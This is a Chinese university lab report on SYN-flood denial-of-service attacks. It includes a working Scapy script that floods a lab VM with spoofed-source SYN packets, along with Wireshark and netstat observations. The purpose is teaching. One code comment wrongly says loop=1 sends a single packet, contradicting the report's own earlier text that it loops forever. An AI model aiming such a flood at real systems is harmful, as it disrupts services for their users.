网络与信息安全课内实验报告

对DDos攻击的理解

### 实验目的

〉 1. 熟悉 Linux 系统,Wireshark 软件基本操作。

〉 2. SYN 洪泛攻击的实现与观察。

**实验原理**

DDoS（Distributed Denial of Service，分布式拒绝服务）攻击是一种通过多个计算机系统同时向目标系统发送大量请求，消耗其资源，使其无法正常服务的攻击方式。DDos攻击通常利用受感染的僵尸网络（botnet），由攻击者远程控制多个受感染的计算机同时发起攻击。

攻击者通常通过恶意软件感染大量计算机，形成一个僵尸网络（Botnet）。这些被感染的计算机被称为“僵尸主机”，受攻击者远程控制。攻击者通过指挥控制服务器（C&C服务器）向僵尸网络中的僵尸主机发送攻击指令。这些指令包含目标的IP地址、攻击方式和攻击时间等信息。僵尸主机接收到指令后，会同时向目标系统发送大量的请求包。这些请求包可以是任意类型的流量，如 HTTP 请求、TCP SYN 包或 UDP 包等。目标系统接收到大量请求后，会消耗其网络带宽、CPU、内存等资源，最终导致系统无法正常响应用户请求，甚至完全瘫痪。

1.数据包构造：

使用scapy构造一个IP数据包，源IP地址是通过RandIP()随机生成的，目的IP地址是ip 192.168.217.135。使用TCP(dport=80, flags=0x002)构造一个TCP包，目标端口是80（HTTP服务的标准端口），标志位为0x002（SYN标志）。使用fuzz()函数对TCP数据包进行了模糊测试，随机化TCP包的字段值，测试目标系统的健壮性。

2.数据包发送：

使用send()函数，设置了参数loop=1，无限循环发送伪造的数据包。

1. Wireshark捕获：


在目标主机上，使用Wireshark捕获网络流量。目标主机接收到伪造的SYN包后，根据TCP协议规范，回复一个SYN-ACK数据包（Seq=0, Ack=1）。由于发送的源IP地址是随机伪造的，目标主机无法完成三次握手。SYN-ACK数据包发送后会等待对方的ACK，但迟迟收不到，最终状态进入SYN\_RECV。

4.netstat观察：

使用netstat –atn命令在目标主机上查看网络连接状态。观察到了许多与随机伪造IP的连接处于SYN\_RECV状态，说明系统已经收到了SYN请求，并发送了SYN-ACK响应，但还没有收到对方的ACK确认，这些联接未完成三次握手。

**实验步骤**


1. 安装虚拟机
2. 在server虚拟机上安装apache服务器



1. SYN-Flood攻击

获取apache2服务器的ip地址





在攻击机上编写执行SYN\_flood.py程序

from scapy.all import \*

send( #使用scapy的send()函数发送数据包

IP( #构建一个IP层数据包

src=RandIP(), #源IP地址设置为随机生成的IP地址

dst='192.168.217.135' #目标IP地址设置为serve端的IP地址192.168.217.135

)/

fuzz( #在IP层数据包上附加一个fuzz()函数处理过的TCP层数据包

TCP( #构建一个TCP层数据包

dport=80, #目标端口设置为HTTP服务的默认端口80


flags=0x002 #TCP标志位设置为0x002（SYN），TCP三次握手的第一次握手

)


),

loop=1 # 这个数据包将被发送1次

)



在目标主机上用wireshark进行观察



27124 58.996639200 192.168.217.135 252.81.13.200 TCP 58 [TCP Retransmission] 80 → 26154 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460

参数含义：

58.996639200：从捕获开始到该数据包被捕获的时间

192.168.217.135：发送数据包的主机IP地址

252.81.13.200：接收数据包的伪造的随机源IP

TCP：数据包为TCP协议数据

58：数据包总长度

[TCP Retransmission]：Wireshark自动标注，表明该TCP数据包是重传的，因为之前的传输未收到 ACK

80 → 26154：源端口为80（HTTP服务的默认端口）；目的端口为26154（伪造源主机的端口号）

[SYN, ACK]：该数据包是对SYN请求的响应，SYN：同步序列号，用于建立连接；ACK：确认位，表明目标主机已收到对方发送的SYN

Seq=0：发送方的初始序列号为0。


Ack=1：确认号为1，目标主机期望下一个包的序列号为1

Win=29200：目标主机可以接收的最大数据量

Len=0：该TCP数据包不包含任何负载数据。

MSS=1460：目标主机可以接收的最大报文段大小

目标主机运行netstat –atn可以看到出现了很多的SYN请求



**实验小结**

**实验结果：**

通过Scapy发送了构造的TCP SYN请求到目标虚拟机

在Wireshark中观察到了大量回复的SYN-ACK数据包，以及其重传

使用netstat观察到了许多未完成的、处于SYN\_RECV状态的连接

**原理分析：**

SYN Flood攻击通过伪造源IP发送大量SYN包，使目标主机资源耗尽。目标主机分配资源来等待三次握手的完成，而伪造的源IP无法回复ACK，连接一直挂起。

**实验收获：**

从这个实验中掌握了使用Scapy进行网络数据包的构造和发送的原理，以及使用Wireshark和netstat工具观察网络流量和连接状态的方法。实践了SYN Flood攻击机制，观察并深刻理解了TCP三次握手原理，以及网络设备对未预期到的网络流量的响应。